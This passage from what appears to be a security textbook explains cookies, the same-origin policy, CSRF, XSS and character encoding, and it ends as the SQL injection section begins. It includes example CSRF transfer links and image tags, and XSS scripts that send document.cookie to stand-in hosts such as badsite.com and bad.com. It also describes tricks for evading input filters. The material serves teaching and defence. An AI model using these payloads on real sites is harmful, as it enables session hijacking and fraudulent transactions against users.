‡**Example** (STARTTLS: *various protocols using TLS*). Various Internet protocols use the name STARTTLS for the strategy of upgrading a regular protocol to a mode running over TLS, in a *same-ports strategy*—the TLS-secured protocol is then run over the existing TCP connection. (Running HTTP on port 80, and HTTPS on port 443, is a *separate-ports strategy*.) STARTTLS is positioned as an “opportunistic” use of TLS, when both ends opt in. It protects (only) against passive monitoring. Protocols using STARTTLS include: SMTP (RFC 3207); IMAP and POP3 (RFC 2595; also 7817, 8314); LDAP (RFC 4511); NNTP (RFC 4642); XMPP (RFC 6120). Other IETF protocols follow this strategy but under a different command name, e.g., FTP calls it AUTH TLS (RFC 4217).

‡**Exercise** (Link-by-link email encryption). (a) Provide additional details on how SMTP, IMAP, and POP-based email protocols use TLS (hint: STARTTLS above, and email ecosystem measurement studies [19, 25, 33]). (b) Give reasons justifying a same-ports strategy for these protocols (hint: RFC 2595).

9.3 HTTP cookies and DOM objects

Before considering browser cookies, we review how HTML documents are represented.

DOM. An HTML document is internally represented as a `document` object whose *properties* are themselves objects, in a hierarchical structure. A browser displays an HTML document in a window or a partition of a window called a *frame*; both are represented by a `window` object. The elements comprising HTML document content can be accessed through `window.document`; the `document` object is a property of the `window` it is displayed in. The `window.location` property (the `window`'s associated `location` object) has as its properties the components of the URL of the associated document (Table 9.1). The data structure rooted at `document`, standardized by the *document object model* (DOM), is used to access and manipulate the objects composing an HTML document. The DOM thus serves as an API (interface) for JavaScript to web page content—allowing modification of DOM object properties, and thus, HTML document content. Displayed documents are rendered and updated based on the DOM `document` object.

Property or attribute	Section	Notes
<code>Location</code> (HTTP header)	9.1	sent by server (used in URL redirection)
<code>Domain</code> (HTTP cookie attribute)	9.3	origin server can increase cookie's scope
<code>document.domain</code>	9.4	hostname the document was loaded from; altering allows subdomain resource sharing
<code>window.location.href</code>	9.1, 9.3	URL of document requested; assigning new value loads new document
<code>document.URL</code> (read-only) formerly <code>document.location</code>	9.3	URL of document loaded; often matches <code>location.href</code> , not on server redirect

Table 9.1: Some DOM properties related to location and domain. HTTP-related items are given for context. The `document` window property is accessible as `window.document`.

BROWSER COOKIES. HTTP itself is a *stateless* protocol—no protocol state is retained across successive HTTP requests. This matches poorly with how web sites are used; successive page loads are typically related. Being able to retain state such as a language preference or shopping cart data enables greater convenience and functionality. To provide the experience of *browsing sessions*, one work-around mechanism is *HTTP cookies*. The basic idea is that the server passes size-limited data strings to the client (browser), which returns the strings on later requests to the same server site or page (below). By default, these are short-lived *session cookies* stored in browser memory; server-set attributes can extend their lifetime as *persistent cookies* (below). Multiple cookies (with distinct server-chosen names) can be set by a given *origin server*, using multiple `Set-Cookie` headers in a single HTTP response (Fig. 9.2). All cookies from an origin server page are returned (using the `Cookie` request header) on later visits and, depending on per-cookie scope attributes, possibly also to other hosts. A server-set cookie consists of a “name=value” pair followed by zero or more such attributes, which are explained after this example.

Example (*Setting cookies and attributes*). In one HTTP response, a server could set two cookies with names `sessionID` and `language`, and distinct attributes, as follows:

```
Set-Cookie: sessionID=78ac63ea01ce23ca; Path=/; Domain=mystore.com
Set-Cookie: language=french; Path=/faculties; HttpOnly
```

Neither cookie specifies the `Secure` attribute (below), so clients will send both over clear HTTP. If the first cookie is set by origin server `catalog.mystore.com`, it will be available to all pages on `catalog.mystore.com`, `orders.mystore.com`, and `mystore.com`.

COOKIE ATTRIBUTES. HTTP cookies have optional attributes as follows (here =*av* is a mnemonic to distinguish attribute values from the value of the cookie itself):

- 1) `Max-Age=av` seconds (or `Expires=date`, ignored if both present). This sets an upper bound on how long clients retain cookies; clients may delete them earlier (e.g., due to memory constraints, or if users clear cookies for privacy reasons). The result is a *persistent cookie*; otherwise, the cookie is deleted after the window closes.
- 2) `Domain=av`. The origin server can increase a cookie's scope to a superset of hosts including the origin server; the default is the hostname of the origin server. For security reasons, most clients disallow setting this to domains controlled by a public registry (e.g., `.com`); thus an origin server can set cookies for a higher-level domain, but not a TLD. If an origin server with domain `subdomain1.myhost.com` sets `Domain` to `myhost.com`, the cookie scope is `myhost.com` and all subdomains.
- 3) `Path=av`. This controls which origin server pages (filesystem paths) a cookie is returned to. A cookie's default `Path` scope is the directory (and subdirectories) of the request-URI (e.g., for `domain.com/dir/index.html`, the default `Path` is `/dir`).
- 4) `Secure`. If specified (no value is used), the client should not send the cookie over clear HTTP, but will send it in HTTP requests over TLS (i.e., using HTTPS).
- 5) `HttpOnly`. If specified, the only API from which the cookie is accessible is HTTP (e.g., DOM API access to cookies via JavaScript in web pages is denied).

Each individual cookie a client receives has its own attributes. The client stores them alongside the cookie name-value pair. The attributes are not returned to the server. The combination of `Domain` and `Path` determine to which URLs a cookie is returned.

Example (Returning HTTP cookies). The following table (browsers may vary) assumes an HTTP response sets a browser cookie without `Domain` or `Path` attributes. Setting `Path=/` would make the cookie available to all paths (pages) on `sub.site.com/`.

URI on which a cookie is set:	<code>sub.site.com/dir/file</code>
Cookie also returned to:	<code>sub.site.com/dir/fileA,</code> <code>sub.site.com/dir/dirB/fileC</code>
Will not be returned to:	<code>sub.site.com/</code> , <code>bub.site.com/</code> , <code>site.com/</code>

‡COOKIES: MORE DETAILS. The DOM API `document.cookie` returns all cookies for the current document. A client *evicts* an existing cookie if a new one is received with the same cookie-name, `Domain` attribute, and `Path` attribute. A client can disable persistent cookies; the boolean property `navigator.cookieEnabled` is used by several browsers to track this state. Subdomains, as logically distinct from higher-level domains, have their own cookies. Section 9.6 discusses cookie security further.

Exercise (Viewing cookies). On your favorite browser, look up how to view cookies associated with a given page (site), and explore the cookies set by a few e-commerce and news sites. For example, on [Google Chrome](#) 66.0.3359.117 cookies can be viewed from the [Chrome](#) menu bar: View→Developer→DeveloperTools→Storage→Cookies.

‡Exercise (Third-party cookies: privacy). Look up what [third-party cookies](#) are and explain how they are used to track users; discuss the privacy implications.

‡Exercise (Email tracking: privacy). Explain how [email tracking tags](#) can be used to leak the email addresses, and other information, related to mail recipients (hint: [21]).

9.4 Same-origin policy (DOM SOP)

The [same-origin policy](#) (SOP) is an isolation and access control philosophy to isolate documents. The general idea is that a page (document) from one source (origin) should not be able to interfere with (access or manipulate) one from another source. This is in the spirit of principle P5 ([ISOLATED-COMPARTMENTS](#)).

SOP MOTIVATION. Suppose a browser was allowed to load HTML documents from distinct domains `host1` and `host2`, without rules to prevent mixing of their content. Then JavaScript from `host1` in one document might access or alter data associated with `host2` in another. This is problematic, e.g., if `host1` is malicious and `host2` is a banking site. Some rules are thus needed. However, overly strict host isolation policies might rule out desirable interaction between cooperating subdomains (e.g., catalog and purchasing divisions of an online store), or break the Internet advertising model by which frames displaying third-party advertisements are embedded into rendered pages, the ads themselves often sub-syndicated to further parties. Such *de facto* requirements are accommodated by HTML’s `<script>` tag and `src=` attribute (Section 9.1), whereby an HTML document may embed JavaScript from a remote file hosted on any domain. Thus a document loaded from `host1` may pull in scripts from `host2`—but this puts `host1` (and its visitors) at the mercy of `host2`. This all motivates isolation-related rules to accompany the convenience and utility of desired functionality (such as reuse of common scripts), as explained next.

DOM SOP. For HTML documents and scripts, the basic SOP rules are:

- 1) a base HTML document is assigned an [origin](#), derived from the URI that retrieved it;
- 2) scripts and images are assigned the origins of the HTML documents that cause them to be loaded (rather than the origin of the host from which they are retrieved); and
- 3) as a general rule, scripts may access content whose assigned origin matches their own.

The goal here is to isolate content from different hosts into distinct [protection domains](#) (cf. Chapter 5). This sounds simple but as we will see, SOP isolation goals are difficult to enforce, hard to capture precisely, and compete with desirable utility of resource sharing. In addition, browser-server interactions remain vulnerable to scripts that are maliciously injected or otherwise acquire assigned origins that enable security exploits—such as XSS attacks that steal data through resource requests to distinct origins, in Section 9.6.

ORIGIN TRIPLET (HTML DOCUMENTS AND SCRIPTS). The precise rule for comparing two (URI-derived) web origins is: origins are considered the same if they have an




Figure 9.5: Same-origin policy in action (DOM SOP). Documents are opened in distinct windows or frames. Client creation of docA1 loads content pageA1 from domainA (1). An embedded tag in pageA1 results in loading scriptB from domainB (2). This script, running in docA1, inherits the context of docA1 that imported it, and thus may access the content and properties of docA1. (3) If docA2 is created by scriptB (running in docA1), loading content pageA2 from the same host (domainA), then provided the loading-URI's scheme and port remain the same, the origins of docA1 and docA2 match, and so scriptB (running in docA1) has authority to access docA2. (4) If scriptB opens docC, loading content from domainC, docC's origin triplet has a different host, and thus scriptB (running in docA1) is denied access to docC (despite itself having initiated the loading of docC).

identical (scheme, host, port) *origin triplet*. Here, host means hostname with fully qualified domain name, and scheme is the document-fetching protocol. Combining this with basic HTML functionality, JavaScript in (or referenced into) an HTML document may access all resources assigned the same origin, but not content or DOM properties of an object from a different origin. To prevent mixing content from different origins (other than utility exceptions such as use of images, and scripts for execution), content from distinct origins should be managed in separate windows or frames. For example, an *inline frame* can be created within an HTML document via:

```
<iframe name="framename" src="url">
```

Note that JavaScript can open a new window using:

```
window.open ("url")
```

This loads a document from *url*, or is an empty window if the argument is omitted or null.

Example (Web origins). Figure 9.5 illustrates the DOM SOP rules. The triplet (scheme, host, port) defining web origin is derived from a URI. Example schemes are http, ftp, https, ssh. If a URI does not explicitly identify a port, the scheme's default port is used. Note that host, here a fully qualified domain name, implies also all pages (pathnames) thereon. Subdomains are distinct origins from parent and peer domains, and generally have distinct trust characteristics (e.g., a university domain may have subdomains for finance, payroll, transcripts, and student clubs—the latter perhaps under student control).

Example (*Matching origins*). This table illustrates matching and non-matching URI pairs based on the SOP triple (scheme, host, port). (Can you explain why for each?)

Matching origins (DOM SOP)	Non-matching origins
http://site.com/dirA/file1	http://site.com
http://site.com/dirA/file2	https://site.com
http://site.com/dirA/file1	ftp://site.com
http://site.com/dirB/file2	ftp://sub.site.com
http://site.com/file1	http://site.com
http://site.com:80/file2	http://site.com:8080

RELAXING SOP BY DOCUMENT.DOMAIN. Site developers finding the DOM SOP too restrictive for their designs can manipulate `document.domain`, the domain property of the document object. JavaScript in each of two “cooperating” windows or frames whose origins are peer subdomains, say `catalog.mystore.com` and `orders.mystore.com`, can set `document.domain` to the same suffix (parent) value `mystore.com`, explicitly overriding the SOP (loosening it). Both windows then have the same origin, and script access to each other’s DOM objects. Despite programming convenience, this is seriously frowned upon from a security viewpoint, as a subdomain that has generalized its domain to a suffix has made its DOM objects accessible to *all* subdomains of that suffix (even if cooperation with only one was desired). Table 9.1 (page 255) provides additional information.

SOP (FOR COOKIES). The DOM SOP’s (scheme, host, port) origin triplet associated with HTML documents (and scripts within them) controls access to DOM content and properties. For technical and historical reasons, a different “same-origin policy” is used for HTTP cookies: a cookie returned to a given host (server) is available to all ports thereon—so port is excluded for a cookie’s origin. The cookie `Secure` and `HttpOnly` attributes (Section 9.3) play roles coarsely analogous to `scheme` in the DOM SOP triplet. Also coarsely analogous to how the DOM SOP triplet’s `host` may be scoped, the server-set cookie attributes `Domain` and `Path` allow the cookie-setting server to broaden a cookie’s scope, respectively, to a trailing-suffix domain, and to a prefix-path, of the default URI. In a mismatch of sorts, cookie policy is path-based (URI path influences whether a cookie is returned to a server), but JavaScript access to HTTP cookies is not path-restricted.

‡SOP (FOR PLUGIN-SPECIFIC ACTIVE CONTENT). Yet other “same-origin” policies exist for further types of objects. Beyond the foundational role of scripts in HTML, browsers have historically supported active content targeted at specific *browser plugins* supporting **Java**, **Macromedia Flash**, **Microsoft Silverlight**, and **Adobe Reader**, and analogous components (*ActiveX controls*) for the **Internet Explorer** browser. Processing content not otherwise supported, plugins are user-installed third-party libraries (binaries) invoked by HTML tags in individual pages (e.g., `<embed>` and `<object>`). Plugins have origin policies typically based on (but differing in detail and enforcement from) the DOM SOP, and plugin-specific mechanisms for persistent state (e.g., *Flash cookies*). Plugins have suffered a disproportionately large number of exploits, exacerbated by the historical architectural choice to grant plugins access to local OS interfaces (e.g., filesystem and network access). This leaves plugin security policies and their enforcement to (not the

browsers but) the plugins themselves—and this security track record suggests the plugins receive less attention to detail in design and implementation. Browser support for plugins is disappearing, for reasons including obsolescence due to alternatives including HTML5. Aside: distinct from plugins, *browser extensions* modify a browser's functionality (e.g., menus and toolbars) independent of any ability to render novel types of content.

‡Exercise (Java security). Java is a general-purpose programming language (distinct from JavaScript), run on a *Java virtual machine* (JVM) supported by its own run-time environment (JRE). Its first public release in 1996 led to early browsers supporting mobile code (active content) in the form of *Java applets*, and related server-side components. Summarize Java's security model and the implications of Java applets (hint: [44]).

‡SOP AND AJAX. As Fig. 9.5 highlights, a main function of the DOM SOP is to control JavaScript interactions between different browser windows and frames. Another SOP use case involves Ajax (Asynchronous JavaScript and XML), which facilitates rich interactive web applications—as popularized by Google Maps and Gmail (web mail) applications—through a collection of technologies employing scripted HTTP and the XMLHttpRequest object (Section 9.9). These allow ongoing browser-server communications without full page reloads. Asynchronous HTTP requests by scripts—which have ongoing access to a remote server's data stores—are restricted, by the DOM SOP, to the origin server (the host serving the baseline document the script is embedded in).

9.5 Authentication cookies, malicious scripts and CSRF

Here we discuss malicious scripts and HTML tags. We begin with cross-site request forgery (CSRF) attacks. Cross-site scripting and SQL injection follow in Sections 9.6–9.7.

SESSION IDs AND COOKIE THEFT. To facilitate browser sessions (Section 9.3), servers store a *session ID* (randomly chosen number) in an HTTP cookie. The session ID indexes server-side state related to ongoing interaction. For sites that require user authentication, the user typically logs in to a landing page, but is not asked to re-authenticate for each later same-site page visited—instead, that the session has been authenticated is recorded by either server-side state, or in the session ID cookie itself (then called an *authentication cookie*). The server may specify a session expiration time (after which re-authentication is needed) shorter than the cookie lifetime. If the cookie is persistent (page 256), and the browser has not disabled persistent cookies, the authentication cookie may extend the authenticated session beyond the lifetime of the browsing window, to visit days or weeks later. Such cookies are an attractive target if possession conveys the benefits of an authenticated session, e.g., to an account with a permanently stored credit card number or other sensitive resources. *Cookie theft* thus allows *HTTP session hijacking* (distinct from network-based TCP session hijacking, Chapter 11).

COOKIE THEFT: CLIENT-SIDE SECURITY RISKS. Authentication cookies, or those with session IDs (often equivalent in value), may be stolen by means including:

1. malicious JavaScript in HTML documents, e.g., sending cookies to a malicious site (Section 9.6). Setting the `HttpOnly` cookie attribute stops script access to cookies.

2. untrustworthy HTTP proxies, middle-persons and middleboxes (if cookies are sent over HTTP). The Secure cookie attribute mandates HTTPS or similar protection.
3. non-script client-side malware (such malware defeats most client-side defenses).
4. physical or other unauthorized access to the filesystem or memory of the client device on which cookies are stored (or to a non-encrypted storage backup thereof).

COOKIE PROTECTION: SERVER-PROVIDED INTEGRITY, CONFIDENTIALITY. Another cookie-related risk is servers expecting cookie integrity, without using supporting mechanisms. A cookie is a text string, which the browser simply stores (e.g., as a file) and retrieves. It is subject to modification (including by client-side agents); thus independent of any transport-layer encryption, a server should encrypt and MAC cookies holding sensitive values (e.g., using authenticated encryption, which includes integrity protection), or encrypt and sign. Key management issues that typically arise in sharing keys between two parties do not arise here, since the server itself decrypts and verifies. Separate means are needed to address a malicious agent replaying or injecting copied cookies.

‡**Exercise** (Cookie security). Summarize known security pitfalls of HTTP cookie implementations (hint: immediately above, [5, Section 8], and [26]).

CROSS-SITE REQUEST FORGERY. The use of HTTP cookies as authentication cookies has led to numerous security vulnerabilities. We first discuss *cross-site request forgery* (CSRF), also called *session riding*. Recall that browsers return cookies to sites that have set them; this includes authentication cookies. If an authentication cookie alone suffices to authorize a transaction on a given site, and a target user is currently logged in to that site (e.g., as indicated by the authentication cookie), then an HTTP request made by the browser to this site is in essence a pre-authorized transaction. Thus if an attacker can arrange to designate the details of a transaction conveyed to this site by an HTTP request from the target user's browser, then this (pre-authorized) attacker-arranged request will be carried out by the server *without the attacker ever having possessed, or knowing the content of, the associated cookie*. To convey the main points, a simplified example helps.

Example (CSRF attacks). A bank allows logged-in user Alice to transfer funds to Bob by the following HTTP request, e.g., resulting from Alice filling out appropriate fields of an HTML form on the bank web page, after authenticating:

```
POST http://mybank.com/fundxfer.php HTTP/1.1
...
    to=Bob&value=2500
```

For brevity, assume the site also allows this to be done using:

```
GET http://mybank.com/fundxfer.php?to=Bob&value=2500 HTTP/1.1
```

Attacker Charlie can then have money sent from Alice's account to himself, by preparing this HTML, on an attack site under his control, which Alice is engineered to visit:

```
<a href="http://mybank.com/fundxfer.php?to=Charlie&value=2500">
Click here...shocking news!!!</a>
```

Minor social engineering is required to get Alice to click the link. The same end result can be achieved with neither a visit to a malicious site nor the click of a button or link, by using HTML with an image tag sent to Alice (while she is currently logged in to her bank

site) as an HTML email, or in a search engine result, or from an online forum that reflects other users' posted input without *input sanitization* (cf. page 265):

```
<img width="0" height="0" border="0" src=
"http://mybank.com/fundxfer.php?to=Charlie&value=2500" />
```

When Alice's HTML-capable agent receives and renders this, a GET request is generated for the supposed image and causes the bank transfer. The 0x0 pixel sizing avoids drawing attention. As a further alternative, Charlie could arrange an equivalent POST request be submitted using a *hidden form* and a browser event handler (e.g., `onload`) to avoid the need for Alice to click a form submission button. For context, see Fig. 9.6a on page 264.

CSRF: FURTHER NOTES. Beyond funds transfer as end-goal, a different CSRF attack goal might be to change the email-address-on-record for an account (this often being used for account recovery). Further remarks about CSRF attacks follow.

1. Any response will go to Alice's user agent, not Charlie; thus CSRF attacks aim to achieve their goal in a single HTTP request.
2. CSRF defenses cannot rely on servers auditing, or checking to ensure, expected IP addresses, since in CSRF, the HTTP request is from the victim's own user agent.
3. CSRF attacks rely on victims being logged in to the target site; financial sites thus tend to avoid using persistent cookies, to reduce the exposure window.
4. CSRF attacks are an example of the *confused deputy* problem. This well-known failure pattern involves improper use of an authorized agent; it is a means of privilege escalation, abusing freely extended privileges without further checks—somewhat related to principle P20 (**RELUCTANT-ALLOCATION**). As such, CSRF would remain of pedagogical interest even if every implementation vulnerability instance were fixed.
5. CSRF attacks may use (but are not dependent on) injection of scripts into pages on target servers. In contrast, XSS attacks (Section 9.6) typically rely on script injection.

CSRF MITIGATION. *Secret validation tokens* are one defense against CSRF. As a session begins, the server sends the browser a unique (per-session) secret. On later HTTP requests, the browser includes a function of the secret as a token, for the server to validate. The idea is that a CSRF attacker, without access to the secret, cannot generate the token.

‡**Exercise** (Mitigating CSRF: details). a) Describe implementation details for CSRF validation tokens, and disadvantages. b) Describe an HMAC variant, and its motivation. (Hint: [43] and CSRF defense guidance at <https://www.owasp.org/>)

9.6 More malicious scripts: cross-site scripting (XSS)

Here we consider another broad class of attacks, *cross-site scripting* (XSS). XSS involves injection of malicious HTML tags or scripts into web pages such that rendering HTML on user agents (browsers) results in actions intended by neither legitimate sites nor users. The classic example sends a victim's cookies to an attacker site.

Example (*Stored XSS*). Suppose a web forum allows users to post comments embedded into pages for later visitors to see, and a malicious user types the following input:

```
Here is a picture of my dog 
<script>document.getElementById("mydogpic").src="http://
badsite.com/dog.jpg?arg1=" + document.cookie </script>
```

While users are implicitly expected to input static text, input should be *sanitized* (validated in some way) to enforce this, e.g., by removing `<script>` tags from user input, or otherwise preventing untrustworthy input from executing as active content. Here, the image tag's `src` attribute specifies a URL from which to retrieve a resource. Within the script, setting the `.src` property results in a GET request, the value of its URL parameter `arg1` being the browser's full set of cookies for the current document (forum site), as a string of semicolon-separated name=value pairs.³ This is sent to `badsite.com` as a side effect, resulting in cookie theft. More generally, the malicious input could be:

```
harmless-text <script>arbitrary-malicious-JavaScript </script>
```

thus running arbitrary JavaScript in the browsers of visitors to the legitimate site. Overall, the problem is: failing to distinguish malicious input from the server's own benign HTML. This type of attack violates the spirit of the SOP (which offers no rule granting an injected script the origin of the document it is injected into). See Fig. 9.6b.

TYPES OF XSS. Scripts as above, stored on the target server's filesystem, result in a *stored (persistent) XSS*. A second class is discussed next: *reflected (non-persistent) XSS*. A third class, *DOM-based XSS*, modifies the client-side DOM environment (whereas, e.g., stored XSS involves server-side injection at a vulnerable server).

Example (Reflected XSS, Fig. 9.6c). Suppose a user is redirected to, or lands on, an attacker-controlled site `www.start.com`, and legitimate site `www.good.com` responds to common file-not-found errors with an error page generated by a parameterized script:

```
File-not-found: filepath-requested
```

Now suppose that `www.start.com` serves an HTML file containing the text:

```
Our favorite site for deals is www.good.com: <a href=
'http://www.good.com/' <script>document.location="http://bad.com
/dog.jpg?arg1="+document.cookie; </script>'> Click here </a>
```

The script within the `<a> href` attribute is event-driven, i.e., it executes on clicking the link. In the single-quoted URL, the string of characters after the domain is nonsense as a filepath—it is a script block. But suppose the user clicks the link—a link to a legitimate site—and the auto-generated error page interprets whatever string is beyond the domain as a filepath. On the click, the browser tries to fetch a resource at `www.good.com` triggering a file-not-found response with this HTML text for the victim's browser to render:

```
File-not-found: <script>document.location="http://bad.com/
dog.jpg?arg1=" + document.cookie;</script>
```

This text with injected script, misinterpreted as a filepath string, and reflected to the user browser, executes when rendered. This sends the user's cookies for `www.good.com`—the

³For technical reasons, an actual attack may use `encodeURIComponent(document.cookie)`.




Figure 9.6: CSRF and XSS attacks. Injections in a) and c) might be via the user visiting a bad or compromised site, or an HTML email link. In CSRF, the attacker neither directly contacts the server, nor explicitly obtains credentials (e.g., no cookie is stolen per se); this violates the SOP in the sense that the injected code has an unintended (foreign) source.

document's new origin, the domain of the link the browser tried to load—as a parameter to `bad.com`, and as a bonus, maliciously redirects the browser to `bad.com`.

XSS: FURTHER COMMENTS, EXAMPLE. Maliciously inserted JavaScript takes many forms, depending on page design, and how sites filter and relay untrusted input. It may execute during page-load/parsing, on clicking links, or on other browser-detected events. As another reflected XSS example, suppose a site URL parameter `username` is used to greet users: “Welcome, `username`”. If parameters are not sanitized (page 265), the HTML reflected by the site to a user may import and execute an arbitrary JavaScript file, if an attacker can alter parameters (perhaps by a malicious proxy). For example, the URL

```
http://site1.com/file1.cgi?username=
<script src='http://bad.com/bad.js'></script>
```

results in: “Welcome, `<script src=...></script>`”. Here, `.cgi` refers to a server-side CGI script expecting a parameter (perhaps using PHP or Perl). Such scripts execute in the context of the enclosing document’s origin (i.e., the legitimate server), yielding access to data, e.g., sensitive DOM or HTML form data such as credit card numbers. The `src=` attribute of an image tag can be used to send data to external sites, with or without redirecting the browser. Redirection to a malicious site may enable a phishing attack, or social engineering of the user to install malware. Aside from taking care not to click on links in email messages, search engine results, and unfamiliar web sites, for XSS protection end-users are largely reliant on the sites they visit (and in particular input sanitization and web page design decisions).

XSS: POTENTIAL IMPACTS. While cookie theft is often used to explain how XSS works (such data leakage, e.g., via HTTP requests, was not anticipated by the SOP), the broader point is that XSS involves execution of injected attack scripts. Unless precluded, the execution of injected script blocks allows further JavaScript inclusions from arbitrary sites, giving the attacker full control of a user browser by controlling document content, the sites visited and/or resources included via URIs. Potential outcomes include:

1. browser redirection, including to attacker-controlled sites;
2. access to authentication cookies and other session tokens;
3. access to browser-stored data for the current site;
4. rewriting the document displayed to the client, e.g., with `document.write()` or other methods that allow programmatic manipulation of individual DOM objects.

Control of browser content, including active content therein, also enables other attacks that exploit independent browser vulnerabilities (cf. *drive-by downloads*, Chapter 7).

INPUT SANITIZATION, TAG FILTERING, EVASIVE ENCODING. Server-side filtering may stop simple XSS attacks, but leads to filter evasion tactics. For example, to defuse malicious injection of HTML markup tags, filters replace < and > by < and > (called *output escaping*, Table 9.2); browser parsers then process <script> as regular text, without invoking an execution context. In turn, to evade filters seeking the string “<script>”, injected code may use *alternate encodings* for the functionally equivalent string “<script>” (here the first 12 characters encode ASCII “<s”, per Table 9.2). To address such evasive encodings, a *canonicalization* step can be used to map input (including URIs) to a common character encoding. In practice, obfuscated input defeats expert filtering, and experts augment filtering with further defenses (next exercise). Another standard evasion, e.g., to avoid a filter pattern-matching “`document.cookie`”, injects code to dynamically construct that string, e.g., by JavaScript string concatenation.

Input sanitization is the process of removing potentially malicious elements from data input, e.g., including *input filtering* by use of allowlists, denylists, and removing tags and event attributes such as `<script>`, `<embed>`, `<object>`, `onmouseover`; and output escaping. This follows the principle of **DATATYPE-VALIDATION (P15)**.

‡**Exercise** (Mitigating XSS). Discuss the design and effectiveness of *Content Security Policy* to address XSS and CSRF. (Hint: [55, 60]; cf. [46]. Section 9.9 gives alternatives.)

‡**CHARACTER SETS, UNICODE AND CHARACTER ENCODING.** English documents commonly use the ASCII *character set* (charset), whose 128 characters (0x00 to 0x7f) require 7 bits, often stored in 8-bit bytes (octets) with top bit 0. The Unicode standard, designed to accommodate larger character sets, assigns each character a numeric *code point* in the hex range U+0000 to U+10ffff. For example, as a 16-bit (two-byte) Unicode character, “z” is U+007a. In general, elements of a charset may consume a variable number of bytes in binary stored data, and a *character encoding* scheme must also be selected. UTF-8 encoding (which is backwards compatible with ASCII) uses octets to encode characters, one to four octets per character; ASCII’s code points are 0-127 and require just one octet. UTF-16 and UTF-32 encoding respectively use 16- and 32-bit units to encode characters. A 32-bit Unicode code point is represented in UTF-8 using four

Character	Escaped	Alt1	Alt2	Common name
"	"	"	"	double-quote
&	&	&	&	ampersand
'	'	'	'	apostrophe-quote
<	<	<	<	less-than
>	>	>	>	greater-than

Table 9.2: Encoding *special* characters for HTML/XHTML parsers. *Entity encoding* of characters uses “&” and “;” to delimit alternate encodings as *predefined entities*, (Alt1) decimal codes “#nnn” using Latin-1 (Unicode) *code points*, or (Alt2) hex codes “#hhhh”. Thus “<” and “<” are equivalent. Such *output escaping* designates a character as a literal (e.g., for display) rather than a character intended to convey syntax to a parser.

UTF-8 units, or in UTF-32 in one UTF-32 unit. To inform the interpretation of byte sequences as characters, the character encoding in use is typically declared in HTML, HTTP, and email headers; browsers may also use heuristic methods to guess it.

HTML SPECIAL, AND URI RESERVED CHARACTERS. HTML uses “<” and “>” to denote markup tags. In source files, when such characters are intended as *literal content* rather than syntax for tags, they are replaced by a special construct: “&” and “;” surrounding a *predefined entity* name (Table 9.2). The ampersand then needs similar treatment, as do quote-marks in ambiguous cases due to their use to delimit attributes of HTML elements. The term *escape* in this context implies an alternate interpretation of subsequent characters. *Escape sequences* are used elsewhere—e.g., in URIs, beyond lower- and upper-case letters, digits, and selected symbols (dash, underscore, dot, tilde), numerous non-alphanumeric characters are *reserved* (e.g., comma, /, ?, *, (,), [,], \$, +, =, and others). Reserved characters to appear in a URI for non-reserved purposes are *percent-encoded* in source files: ASCII characters are replaced by %hh, with two hex digits giving the character’s ASCII value, so “:” is %3A. Space-characters in URIs, e.g., in parameter names, are encoded as %20. This discussion explains in part why *input filtering* is hard.

9.7 SQL injection

We now discuss SQL-related exploits, which perennially rank top-three in lists of web security issues. Most web applications store data in relational databases, wherein each table has a set of records (rows) whose fields (columns) contain data such as user names, addresses, birthdates, and credit card numbers. **SQL** (Structured Query Language) is the standard interface for accessing relational databases. Server-side scripts (in various languages) construct and send SQL queries to be executed on these back-end databases. The queries are dynamically constructed using data from cookies, variables, and other sources populated by input from users or other programs. This should be setting off alarm bells in your head, as the same thing led to CSRF and XSS attacks (Sections 9.5–9.6) by script injection into HTML. SQL injection involves related issues (and related solutions).




Figure 9.7: Web architecture with SQL database. The application server constructs an SQL query for the database server to execute. Results are returned (4) to the app server.

